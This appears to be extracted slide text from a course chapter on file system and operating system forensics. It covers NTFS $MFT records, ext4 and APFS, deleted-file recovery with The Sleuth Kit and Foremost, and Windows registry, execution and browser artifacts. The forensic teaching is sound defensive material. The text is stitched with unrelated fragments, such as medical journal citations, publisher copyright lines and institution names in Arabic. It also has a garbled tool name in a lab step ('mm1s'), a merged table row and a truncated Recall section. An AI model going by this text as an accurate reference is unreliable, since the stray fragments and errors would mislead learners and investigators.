

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 Timeline Analysis



Introduction to File System and Operating System Forensics I

Chapter Objectives

- Read the core metadata of NTFS, ext4 and APFS.
- Choose between undelete and carving to recover deleted files.
- Say what each Windows, Linux and macOS artifact does and does not prove.
- Build and query a super timeline.

Chapter Coverage

- On-disk structures of NTFS, ext4 and APFS; two recovery methods.
- Records Windows keeps about users and the programs they run.
- The equivalent records on Linux and macOS.
- The super timeline that puts all of them in one sequence.



Introduction to File System and Operating System Forensics II

Why This Matters

- Without knowing how a file is stored, a file's absence means nothing.
- Recovery material assumes a magnetic hard drive.
- Solid-state drives (SSDs) and flash storage change what can be recovered.
- The drive itself may erase deleted data soon after the operating system releases it.



- 

What a File System Records I

Definition: File System

- On-disk structures an operating system uses to name, store and retrieve data on a volume.
- Records where a file's bytes are.
- Records the file's name and who may read it.
- Records when the file last changed.
- These records are what an examiner reads.
- How each file system updates them decides what survives deletion.



The Master File Table (\$MFT) I

- Every NTFS volume is built around the Master File Table, \$MFT.
- Every file and directory has at least one entry, a *record*.
- A record is normally 1,024 bytes long.

Record Header

- FILE signature.
 - Sequence number, incremented each time the record is reused.
 - In-use flag and link count.
-
- The rest is a series of attributes describing the file.
 - The record ends with an end marker.




- Header, then \$STANDARD_INFORMATION, \$FILE_NAME and \$DATA attributes.
- \$DATA holds the bytes (resident) or data runs to clusters elsewhere (non-resident).



Layout of an NTFS \$MFT Record II

NTFS \$MFT RECORD (One 1,024-Byte Entry per File)



Each file has a record of attributes; \$DATA holds the bytes or points to clusters on the volume.



The \$STANDARD_INFORMATION Attribute I

- \$STANDARD_INFORMATION (\$SI): the main set of four timestamps.
- Known as Modified, Accessed, Changed, Born (MACB) timestamps.

MACB Timestamps

- **M:** content last modified.
 - **A:** file last accessed.
 - **C:** \$MFT record itself last changed.
 - **B:** file born (created).
-
- Also holds flags: hidden, system, archive.
 - From NTFS 3.0: an Owner ID and a Security ID.
 - Security ID indexes the file's security descriptor.
 - NTFS stores each unique descriptor once, in the \$Secure metadata file.

The \$FILE_NAME Attribute I

- \$FILE_NAME (\$FN): name, parent directory reference, second set of MACB times.
- A file may carry two: long Win32 name and Disk Operating System (DOS) 8.3 short name.
- The short name exists only where short-name creation is enabled.

Why Two Timestamp Sets Matter

- Programs set \$SI times from user mode via the Windows `SetFileTime` function.
- Timestamping tools do exactly that.
- The NTFS driver maintains \$FN times on create, rename and move.
- Ordinary file application programming interfaces (APIs) do not expose \$FN times [7].



Timestamping Indicators I

Classic Indicators of Tampering

- \$SI creation time earlier than the \$FN creation time.
- \$SI values whose sub-second digits are all zero [19].
- An indicator, not proof.
- Archive extractors and copy tools legitimately write an earlier modification time into \$SI.
- \$FN is also copied into the parent directory's \$I30 index.
- Its name and timestamps can survive there, in index slack, after the record is reused.



\$SI and \$FN Compared I

	\$STANDARD_INFORMATION	\$FILE_NAME
Contents	Four MACB timestamps, flags, Owner ID, Security ID	Name, parent directory reference, four MACB timestamps
Instances per file	One	One or two (Win32 name, DOS 8.3 name)
Who sets the timestamps	The file system, and any program calling SetFileTime	The NTFS driver on create, rename and move
Copies elsewhere	None	The parent directory's \$I30 index entry
Forensic use	Day-to-day activity on the file	Baseline for detecting timestomping; evidence of names in \$I30 slack

Table: The \$STANDARD_INFORMATION and \$FILE_NAME attributes compared. Both carry four MACB timestamps, but only the \$SI set can be changed from user mode, which is why a mismatch between them is examined for timestomping.



- **\$DATA:** the file's content.
- **Resident data:** very small files, typically a few hundred bytes, fit inside the record.
- **Non-resident:** larger files; the attribute holds a list of data runs.
- Each data run: a starting *cluster* and a length.
- **Cluster:** the file system's unit of allocation.

Slack Space

- File growing past the resident limit becomes non-resident.
- Its old resident bytes can persist in unused record space (MFT slack).
- **File slack:** space between file end and end of its last cluster.
- File slack can hold remnants of an earlier file in that cluster [7].



Alternate Data Streams and the Mark of the Web

- *Alternate Data Streams* (ADS): additional, named \$DATA attributes.
- Explorer reports only the unnamed stream's size: an ADS can hide data in plain sight.
- Most common use is benign and forensically valuable.

Zone.Identifier: The Mark of the Web

- Written beside files saved from the internet by download-aware programs.
 - Short text block recording the security zone (ZoneId=3 for the internet).
 - Current Windows also records ReferrerUrl and HostUrl [19].
 - Ties a file on disk to the browser's own download record.
 - The timeline worked example in Section 4 relies on it.
-
- `dir /r` lists streams on a live system.
 - `istat` lists them from an image.



مركز الدراسات الاستراتيجية
Center for Strategic Studies

- 

Practical Demo: Inspecting an \$MFT Record I

- The Sleuth Kit (TSK): command-line forensic tools by Brian Carrier [7].
- `istat` prints the header and attributes of one \$MFT record.
- `-o`: partition's starting sector, found with `mmls`.
- Reading an .E01 (Expert Witness Format) file needs TSK built with `libewf`.
- The record below has been timestomped.

```
# istat -o 2048 -f ntfs disk_image.E01 251
```

```
MFT Entry Header Values:
```

```
Entry: 251          Sequence: 3
```

```
$LogFile Sequence Number: 41862144
```

```
Allocated File
```

```
Links: 1
```

```
$STANDARD_INFORMATION Attribute Values:
```

```
Flags: Archive
```

```
Owner ID: 0
```

```
Security ID: 1438  ()
```

```
Created:          2019-03-14 09:12:44.000000000 (UTC)
```

```
File Modified:    2019-03-14 09:12:44.000000000 (UTC)
```

```
MFT Modified:     2023-10-27 18:45:11.204611300 (UTC)
```

```
Accessed:         2023-10-27 18:45:10.987654300 (UTC)
```



Practical Demo: Inspecting an \$MFT Record II

\$FILE_NAME Attribute Values:

Flags: Archive

Name: secret_document.docx

Parent MFT Entry: 57 Sequence: 8

Allocated Size: 0 Actual Size: 0

Created: 2023-10-27 18:30:05.123456700 (UTC)

File Modified: 2023-10-27 18:30:05.123456700 (UTC)

MFT Modified: 2023-10-27 18:30:05.123456700 (UTC)

Accessed: 2023-10-27 18:30:05.123456700 (UTC)

Attributes:

Type: \$STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72

Type: \$FILE_NAME (48-2) Name: N/A Resident size: 98

Type: \$DATA (128-3) Name: N/A Non-Resident size: 12288 init_size: 12288

224 225 226



- NTFS stores time in 100-nanosecond units: last two of nine fractional digits always zero.
- \$SI creation and modification read March 2019, no fractional part at all.
- \$FN, unreachable from user mode, says created 27 October 2023.
- \$SI MFT-modified time 18:45:11 marks when the record was rewritten.
- Last line: clusters holding the 12,288 bytes, three 4 KiB clusters.



The Fourth Extended File System (ext4) I

- Fourth Extended File System (ext4): default on most Linux distributions.
- Descends from ext2 and ext3; design follows the Berkeley Fast File System.
- Can mount an ext3 volume unchanged [7].
- On-disk format documented in the kernel's own documentation [26].

Superblock

- Main metadata record: block size, block and inode counts, mount state.
- Primary copy starts at byte offset 1024.
- Backup copies at the start of later block groups: matters when the primary is damaged.



ext4 Inodes, Directory Entries and Journal I

Inodes

- *Inode* (index node): all metadata for one file or directory except its name.
- Default ext4 inode: 256 bytes.
- Room for nanosecond timestamps and a creation time (`ctime`).
- So ext4 records full MACB times, as NTFS does.
- `i_block` field holds the root of an *extent tree*.
- Extent: a starting block and a length.
- First four extents fit in the inode, no extra metadata blocks [26].



ext4 Inodes, Directory Entries and Journal II

Directory Entries

- Directories are files of entries linking a name to an inode number.
- Large directories indexed with a hashed tree (HTree).
- ext4 keeps a name only in the directory entry.
- NTFS keeps it in the \$FN attribute and in the parent's \$I30 index.

Journal

- Like \$LogFile: records changes before they are written.
- Default data=ordered mode journals only metadata.
- Old inode block copies left in the journal enable recovery.
- Used by extundelete and ext4magic [13].




An ext4 Inode and Its Extents, Before and After Deletion I

- Directory entry maps a name to an inode; extents map the file to block runs.
- After deletion: extents and size zeroed; data blocks remain until reused.




An ext4 Inode and Its Extents, Before and After Deletion II

1. BEFORE DELETION (Allocated File)



The inode's extents map the file to its blocks.

2. AFTER DELETION (Unallocated Inode)



Deletion zeroes the extents; the blocks keep the data.



The Apple File System (APFS) I

- Apple File System (APFS): first on iOS 10.3 (March 2017).
- Then macOS High Sierra (10.13), September 2017.
- Now default on Macs, iPhones and iPads; designed for flash storage [1].

Containers and Volumes


- A physical disk is formatted as a *container* holding several *volumes*.
- Example volumes: System, Data, Preboot, Recovery, VM.
- Volumes share the container's free space, no fixed partitions.
- Since macOS 10.15: read-only System and writable Data form a *volume group*.
- Data volume mounted at `/System/Volumes/Data`.
- Explains paths such as `/System/Volumes/Data/.Spotlight-V100`.

المجلة

- 



APFS Container, Snapshot and Clone II



Metadata-Based Recovery on NTFS I

- Deletion rarely erases content.
- What deletion does to metadata differs by file system; decides whether undelete works.

NTFS Deletion

- 1 Clears the in-use flag in the file's \$MFT record.
 - 2 Clears the file's bits in \$Bitmap.
 - 3 Removes its entry from the parent's \$I30 index.
- Record and data runs stay intact until NTFS reuses it [7].
 - Tool finds an unallocated record, follows its data runs to the content.
 - Valid only if \$Bitmap shows clusters not reallocated.
 - Reused record: sequence number goes up, separating old from new references.
 - *Volume Shadow Copies*: block-level volume snapshots on Windows.
 - Can hold an older version of a deleted or overwritten file.





Solid-State Drives and TRIM I

A Limit No Tool Can Work Around

- The operating system sends TRIM to name blocks a deleted file freed.
 - Sent at deletion or in a periodic batch.
 - Example: weekly `fstrim` run that util-linux recommends [28].
 - Drive garbage collection erases those blocks in its own time.
 - Afterwards reads of those addresses commonly return zeros.
-
- Bell and Boddington: SSD purged most data of a quick-formatted volume within minutes.
 - No further command from the computer was needed [6].
 - TRIM-enabled SSD: neither undelete nor carving may find anything.
 - Check whether TRIM was enabled before treating an empty result as meaningful.




One File Deleted on Three Kinds of Storage I

- NTFS on a hard drive: record keeps data runs, undelete works.
- ext4: extents zeroed, journal or carving. SSD with TRIM: blocks erased.



One File Deleted on Three Kinds of Storage II



Practical Demo: Recovering a Deleted File with TSK I

- `fls` lists file names: `-r` recurse, `-d` deleted only, `-p` full paths.
- An asterisk marks a deleted entry.
- `istat` confirms the record's state.
- `icat` writes the content its data runs point to.

```
# fls -o 2048 -rdp ntfs-image.dd
r/r * 64-128-2:   Users/Bob/Documents/plan.xlsx
# istat -o 2048 ntfs-image.dd 64 | head -4
MFT Entry Header Values:
Entry: 64      Sequence: 2
$LogFile Sequence Number: 1350127
Not Allocated File
# icat -o 2048 ntfs-image.dd 64 > plan.xlsx
```

- Then open and hash the recovered file.
- If \$Bitmap shows clusters reallocated, content may belong to a later file.
- Lab 8 applies these steps to a deleted file in an NTFS image.



Algorithmic Breakdown: The Carver's Loop I

```

for each offset in the input:
    if the bytes at offset match a known header H:
        search forward for H's footer, up to H's maximum file size
        if a footer is found: emit bytes [offset, footer end]
        else:                emit bytes [offset, offset + max size]
validate each emitted file (parse it, open it, hash it)
    
```

Fragmentation Breaks the Assumption

- The loop assumes every file is stored contiguously.
- Fragmented file: first fragment joined to whatever follows.
- Output looks valid at the header, corrupted further in.
- Garfinkel: fragmentation common in large files and JPEGs.
- Validating each candidate by parsing recovers many fragmented files [15].
- Types without footers are cut at maximum size, carry trailing junk.

- Validation is part of the method: open or parse every carved file.
- Hash it against known files.





Practical Demo: Carving with Foremost I

- Foremost: long-standing command-line carver [20].
- Over a whole image it also carves every allocated file: duplicates swamp output.
- TSK's blkls extracts only unallocated blocks first; Foremost carves that.
- Foremost records each file and offset in `audit.txt`.
- Offsets refer to `unalloc.bin`.
- Offset / block size = block address; `blkcalc -u` maps it to the original image.

```
# blkls -o 2048 ntfs-image.dd > unalloc.bin
# foremost -t jpg,pdf -i unalloc.bin -o recovered/
# cat recovered/audit.txt
```

- This is the carving step of Lab 8.



Hands-On: Undelete Then Carve an NTFS Image I

Objective

- Recover a deleted file by metadata, then carve unallocated space.

Prerequisites

- An NTFS image (.dd or .E01); TSK with libewf; Foremost.

Steps

- 1 Run `mm1s` to find the partition's starting sector.
- 2 Run `fls -o <offset> -rdp` to list deleted entries (asterisk).
- 3 Run `istat` on a candidate: check Not Allocated File and the sequence.
- 4 Run `icat` to write the content; hash and open it.
- 5 Run `blkls` to extract unallocated blocks to `unalloc.bin`.
- 6 Run `foremost -t jpg,pdf` on `unalloc.bin`; read `audit.txt`.
- 7 Map one offset back with `blkcalc -u`.



Hands-On: Undelete Then Carve an NTFS Image II

Expected Outcome

- One file recovered by undelete, hashed and opened.
- A set of carved files, each validated and located in the image.

Common Pitfalls

- Trusting icat output without checking \$Bitmap for reallocation.
- Carving the whole image and drowning in allocated duplicates.
- Accepting carved files without parsing them (fragmentation).



Section 1: Assessment (1/3) I

Question 1

Why are \$FN timestamps the baseline for detecting timestomping?

- A. They are stored in the \$LogFile only.
- B. User-mode file APIs such as `SetFileTime` cannot set them.
- C. They carry no sub-second digits.
- D. They are updated on every file read.



Section 1: Assessment (1/3) - Answer I

Question 1

Why are \$FN timestamps the baseline for detecting timestomping?

- A. They are stored in the \$LogFile only.
- B. User-mode file APIs such as `SetFileTime` cannot set them. (✓)
- C. They carry no sub-second digits.
- D. They are updated on every file read.

Explanation:

- The NTFS driver maintains \$FN on create, rename and move [7].
- A mismatch is an indicator, not proof.



Section 1: Assessment (2/3) I

Question 2

What does ext4 deletion do that makes undelete hard?

- A. Overwrites every data block with zeros.
- B. Removes the superblock backup copies.
- C. Zeroes the inode's extents and sets the size to zero.
- D. Encrypts the inode with a new key.



Section 1: Assessment (2/3) - Answer I

Question 2

What does ext4 deletion do that makes undelete hard?

- A. Overwrites every data block with zeros.
- B. Removes the superblock backup copies.
- C. Zeroes the inode's extents and sets the size to zero. (✓)
- D. Encrypts the inode with a new key.

Explanation:

- The inode no longer says where the content was [7].
- Recovery falls back on journal copies or carving [13].



Introduction FS Structure Windows Artifacts Linux and macOS

An undelete and a carve of a TRIM-enabled SSD both return nothing. The right conclusion?

- A. The files never existed.
- B. The suspect used a wiping tool.
- C. The carver's signature list is wrong.
- D. The empty result may reflect TRIM and garbage collection, not absence.



Section 1: Assessment (3/3) - Answer I

Question 3

An undelete and a carve of a TRIM-enabled SSD both return nothing. The right conclusion?

- A. The files never existed.
- B. The suspect used a wiping tool.
- C. The carver's signature list is wrong.
- D. The empty result may reflect TRIM and garbage collection, not absence. (✓)

Explanation:

- An SSD can purge freed data within minutes on its own [6].



Outline

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 Timeline Analysis





The Windows Registry I

- *Windows Registry*: central settings database for the OS and applications.
- One of the richest evidence sources on Windows.
- Divided into *hives*, each stored as a file.
- Hives hold a tree of *keys* and *values*.
- Every key carries a last-write time.
- It records when the key changed, not which value changed [8].

Dirty Hives

- Since Windows 8.1, changes go first to transaction logs (.LOG1, .LOG2).
- Merged into the hive file up to an hour later [25].
- Hive from a running or uncleanly stopped system can be “dirty”.
- Dirty hive: missing its most recent data.
- Collect the logs with the hive; replay before analysis.
- Registry Explorer and RECcmd do this.



© 2011 Pearson Education, Inc. or its affiliate(s). All rights reserved.

- **SYSTEM** (%SystemRoot%\System32\config\SYSTEM): hardware, services, boot settings.
- SYSTEM\Select\Current names the active control set, usually ControlSet001.
- Tools and this deck call it CurrentControlSet.
- **SOFTWARE** (%SystemRoot%\System32\config\SOFTWARE): installed software, Windows version, owner, networks joined.
- **SAM** (Security Account Manager): local accounts, groups, password hashes.
- Hashes encrypted with a boot key in SYSTEM: read SAM together with SYSTEM.
- Microsoft-account sign-ins only partly represented in SAM.
- **SECURITY**: local security policy, including audit policy.
- SECURITY also stores Local Security Authority (LSA) secrets and cached domain logons.
- **NTUSER.DAT** (C:\Users\\NTUSER.DAT): one per user, loaded at logon.
- NTUSER.DAT is the main record of that user's activity.
- **UsrClass.dat** (AppData\Local\Microsoft\Windows per profile): also per user.
- UsrClass.dat holds the ShellBags: folders browsed, including removable drives and shares.



Registry Keys and the Questions They Answer: System Hives I

Hive	Key	Question
SYSTEM	CurrentControlSet\Enum\USBSTOR	Which USB mass-storage devices were attached?
SYSTEM	MountedDevices	Which drive letter or volume did a device receive?
SYSTEM	CurrentControlSet\Services\bam\State\UserSettings\<SID>	Which programs did each user run recently?
SOFTWARE	Microsoft\Windows\CurrentVersion\Uninstall	What software was installed?
SOFTWARE	Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles	Which networks did the machine join, and when?
SAM	SAM\Domains\Account\Users	Which local accounts exist, and when did they last log on?
SECURITY	Policy\PolAdtEv	Which events was the system auditing?



Registry Keys and the Questions They Answer: User Hives I

Hive	Key	Question
NTUSER.DAT	Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs	Which files did the user open recently?
NTUSER.DAT	...\Explorer\RunMRU	What did the user type into the Run dialog?
NTUSER.DAT	...\Explorer\TypedPaths	What did the user type into the Explorer address bar?
NTUSER.DAT	...\Explorer\UserAssist\{GUID}\Count	Which programs did the user launch from the shell, how often, and when last?
NTUSER.DAT	...\Explorer\WordWheelQuery	What did the user search for in Explorer?
NTUSER.DAT	...\Explorer\MountPoints2	Which volumes did this user's session see mounted?
UsrClass.dat	LocalSettings\Software\Microsoft\Windows\Shell\BagMRU	Which folders did the user browse?
Amcache.hve	Root\InventoryApplicationFile	Which executables were present, with their SHA-1 hashes?

Table: Registry keys and the questions they answer. Each row names the hive, the key path and the investigative question the key helps answer.



1. *Journal of the American Medical Association*, 2000; 283: 2689-2696.

1. *Journal of Management Studies*, 1996, 33, 1, 1-14.



Illustrative Scenario: USB Device Attribution I

Corporate Data Theft

- File server logs: suspect's account copied a project archive late on a Friday.
- Examiners seized his workstation and a USB drive from his desk.
- Drive serial (read from its controller) matched a USBSTOR entry.
- Properties subkey: last arrival 18:42 that Friday.
- Consistent with setupapi.dev.log for first installation weeks earlier.
- MountedDevices: mounted as drive E:.
- MountPoints2 in his NTUSER.DAT: volume appeared in his session.
- Volume serial matched LNK files and a Jump List in his profile.
- They pointed at the project archive on E: at 18:47.




- Serial to SYSTEM hive; Properties give times; MountedDevices and MountPoints2 give letter and user.
- Volume serial links to LNK and Jump List entries naming files opened.



USB Attribution Chain II

1. DEVICE (SYSTEM Hive: Serial and Connection Times)



Windows Shortcut (LNK) Files I

- Windows creates shortcut records when a user opens a file; they outlive the file.
- *LNK file*: a shortcut, created automatically on open through the shell.
- Stored in %APPDATA%\Microsoft\Windows\Recent.
- Office keeps its own in %APPDATA%\Microsoft\Office\Recent.
- LNK creation and modification times approximate first and latest open.

Inside an LNK File

- Target's original path, kept even if moved or deleted.
- Target's own timestamps when the link was last updated.
- Volume type (fixed, removable, network) and volume serial number.
- Tracker block: NetBIOS name of the machine holding the target [23].
- Version-1 object identifiers can embed a Media Access Control (MAC) address.
- Written for local targets as well as network ones.



Jump Lists I

- *Jump Lists*, from Windows 7: recent items per application on taskbar and Start.
- Two forms, both in %APPDATA%\Microsoft\Windows\Recent, named by AppID.
- AutomaticDestinations: Object Linking and Embedding (OLE) compound files.
- They hold LNK streams plus a DestList stream.
- DestList: most-recently-used order and access times.
- CustomDestinations: lists applications build themselves.
- Together: which files a user opened with each application [19].



- Proving a program ran, and who ran it: routine in malware cases.
- Windows keeps several relevant records.
- Some show a file existed; some that it ran.
- Few say which user ran it.
- Table 3 compares them.



Prefetch Files (.pf) I

- *Prefetch* speeds up application loading.
- About ten seconds after start, Windows writes a .pf to %SystemRoot%\Prefetch.
- Lists files and directories loaded, fetched early next launch.
- Named for executable plus a path hash: EVIL.EXE-ABCDEF12.pf.
- Records a run count; since Windows 8, up to eight last-run times.
- Folder holds up to 1,024 files; compressed on Windows 10 and 11 [19].
- A .pf file is strong evidence the program ran.

Absence Is Weak Evidence

- Disabled by default on Windows Server; can be disabled by policy.
- Check `EnablePrefetcher` under `CurrentControlSet\Control\SessionManager\MemoryManagement\PrefetchParameters`.
- Still enabled by default on Windows 10 and 11 clients with SSDs.



Shimcache I

- Shimcache and Amcache are often confused; they answer different questions.
- *Shimcache* (Application Compatibility Cache): lets Windows apply compatibility fixes.
- In SYSTEM under CurrentControlSet\Control\SessionManager\AppCompatCache.
- Windows 7 and later: full path and \$SI last-modification time per entry.
- File size recorded only on XP and Server 2003.
- Held in memory, written to the hive at shutdown.
- Newest entries on a running system are in memory, not on disk.

Existence, Not Execution

- Records modification time, not run time.
- On several versions, showing a file in Explorer creates an entry [24].
- An entry shows a file *existed* at a path, not that it *executed*.
- AppCompatCacheParser reads an end-of-entry flag on Windows 10 and 11 as likely execution.
- Flag inferred from observation, known false negatives.
- It should support an execution finding, never carry one alone.



Amcache I

- *Amcache*: separate hive file, `C:\Windows\AppCompat\Programs\Amcache.hve`.
- Records paths, publisher and version metadata, timestamps.
- Records each executable's Secure Hash Algorithm 1 (SHA-1) hash.
- The hash matches a recorded binary against a known sample.
- Lagny's tests for the Agence nationale de la sécurité des systèmes d'information (ANSSI).
- ANSSI: the French national cybersecurity agency.
- Windows inventory tasks write entries for programs merely present or installed.
- An entry alone does not prove execution; it supports it with corroboration [21].
- Do not assume Shimcache or Amcache covers the period of interest; check.



BAM and UserAssist I

- These two tie execution to a user.

Background Activity Moderator (BAM)

- Service present from Windows 10 version 1709.
- One key per user security identifier (SID).
- Under `CurrentControlSet\Services\bam\State\UserSettings`.
- No State on the earliest builds.
- Lists executable paths with the time each last ran.
- Short retention; varies by build.



© 2011 Blackwell Publishing Ltd *Journal of Internal Medicine* 270: 111–120

- In each user's NTUSER.DAT.
- Programs launched through the Explorer shell.
- Names encoded in ROT13: each letter rotated 13 places.
- Run count and last-run time [19].
- Command-line launches do not appear.



SRUM and the Program Compatibility Assistant I

System Resource Usage Monitor (SRUM)

- Resource use per application and per user.
- Extensible Storage Engine (ESE) database: C:\Windows\System32\sru\SRUDB.dat.
- Includes bytes sent and received over the network.
- Keeps roughly 30 to 60 days of history [19].
- No individual launches; shows an app active in a given hour.
- Shows how much data it moved: a rare on-host measure of exfiltration volume.



SRUM and the Program Compatibility Assistant II

Program Compatibility Assistant (PCA)

- Dates from Windows Vista.
- Recent Windows 11 releases write execution records in plain text.
- Files in C:\Windows\appcompat\pca\.
- PcaAppLaunchDic.txt: full path of recently launched executables, with timestamp.
- PcaGeneralDb0.txt and PcaGeneralDb1.txt alternate as they fill.
- They log installation errors, blocked drivers, abnormal exits [22].
- Records only File Explorer launches; not console, service or script.
- Text format: readable without a parser early in triage.
- Second, independent execution record beside Prefetch.
- May be overlooked by an attacker cleaning better-known artifacts.



Windows Execution Evidence Compared I

Artifact	Location	Shows	Time	Main caveat
Prefetch	C:\Windows\Prefetch	Execution	Up to 8 last runs	Disabled on Server and by policy; 1,024-file limit
Shimcache	SYSTEM, AppCompatCache	Existence	File's \$SI modified time	Written at shutdown; execution flag unvalidated
Amcache	Amcache.hve	Existence, with SHA-1	Entry times	Inventory tasks create entries without execution
BAM	SYSTEM, bam	Execution by a user SID	Last run	Short retention
UserAssist	NTUSER.DAT	Shell launch by the user	Last run, count	Shell launches only
PCA SRUM	C:\Windows\appcompat\pca SRUDB.dat	Execution Activity by app and user	Launch time Hourly	Explorer launches only; Windows 11 Usage, not launches; 30–60 days
Event 4688	Security log	Execution, parent, user	Process start	Off unless process-creation auditing is enabled

Table: Windows execution evidence compared. The columns separate what each artifact shows, from mere existence to execution by a named user, and the condition that most often limits it.

- Existence only: Shimcache, Amcache.
- Execution: Prefetch, PCA, event 4688.
- Execution tied to a user: BAM, UserAssist, event 4688.
- Each has a limiting condition: check it before relying on absence.



Notepad Tab Recovery I

- Modern Notepad keeps tabs open across restarts.
- State in the LocalState\TabState folder of its package directory.
- Package: %LOCALAPPDATA%\Packages\Microsoft.WindowsNotepad_8wekyb3d8bbwe.
- Files named {GUID}.bin, by globally unique identifier (GUID) [22].

What a Tab File Holds

- **Saved-file tab:** path, SHA-256 of content, encoding, last write time.
- Also any changes made since the last save.
- **Never-saved tab:** the text itself, cursor position, unsaved flag.
- Typed but never saved text is recoverable from the second kind.
- Examples: a script being drafted, a password in a scratch tab, an abandoned note.

- أكاديمية جوعان بن جاسم للدراسات الدفاعية
Jassim Bin Jassim Academy for Defense Studies

Windows Forensic Artifacts

- ## Windows 11 User Content: Notepad and Recall



Windows Recall II

Encrypted Index

- The database is encrypted; at Magaskin's writing no public method decrypted it.
- Powered-off image: screenshots, but not the searchable text.
- Index searchable only via Recall in a live, authenticated session.
- So live triage before shutdown is part of the acquisition plan.
- Treat OCR text as a lead, not a verbatim record.
- Recognition errors are ordinary; one misread character changes meaning.



Illustrative Scenario: A Recall Capture Outside the Warrant I

Invoice Fraud

- Warrant: finance clerk's laptop, records of payments to a named supplier.
- Laptop is a Copilot+ PC with Recall enabled.
- Examiners planned for it: searched the Recall index in the live session before imaging.
- Supplier search: captures of a spreadsheet edited then deleted.
- No other artifact preserved it: the windfall.
- Same capture stream: partner's medical portal, a relative's banking session.
- Also an email exchange with the clerk's lawyer.
- None within the warrant; the lawyer's emails are privileged.



Illustrative Scenario: A Recall Capture Outside the Warrant II

What the Examiners Did

- Recorded the search terms used.
- Exported only the supplier captures.
- Routed privileged material to a filter team, a separate review group.
- The case team never sees it.
- Checked every amount against the original where one survives.
- One OCR-misread digit would change the alleged sum [22].

- Browser records sites visited, searches, downloads and accounts used [9].
- Chromium-based browsers (Chrome, Edge, Brave): one set of SQLite databases.
- They share one timestamp format.
- Firefox: different databases, different epoch.
- Table 4 lists the main files.



Browser Artifacts and Their Timestamp Formats I

Artifact	Chromium (Chrome, Edge)	Firefox
History	History (urls, visits)	places.sqlite (moz_places, moz_historyvisits)
Downloads	History (downloads, downloads_url_chains)	places.sqlite (download annotations)
Cookies	Network/Cookies, values encrypted	cookies.sqlite
Cache	Cache/Cache_Data	cache2 in the local profile
Timestamp format	Microseconds since 1601-01-01 UTC	Microseconds since 1970-01-01 UTC (PRTIME)

Table: Browser artifacts and their timestamp formats. Chromium-based browsers and Firefox store the same kinds of record in different files, and count time from different epochs.



History, Cache, Cookies and Downloads I

- History: visited Uniform Resource Locators (URLs), titles, visit counts, per-visit time.
- Cache: images, style sheets, scripts of visited pages.
- Cache can partly rebuild a page even after history was cleared.
- Cookies are no longer small text files.
- Chromium: SQLite database, values encrypted under the Windows Data Protection API.
- Since Chrome 127 (2024), Chrome on Windows adds app-bound encryption.
- Only Chrome itself can undo it [17].
- Decryption needs the user's context; app-bound values need the browser's service.
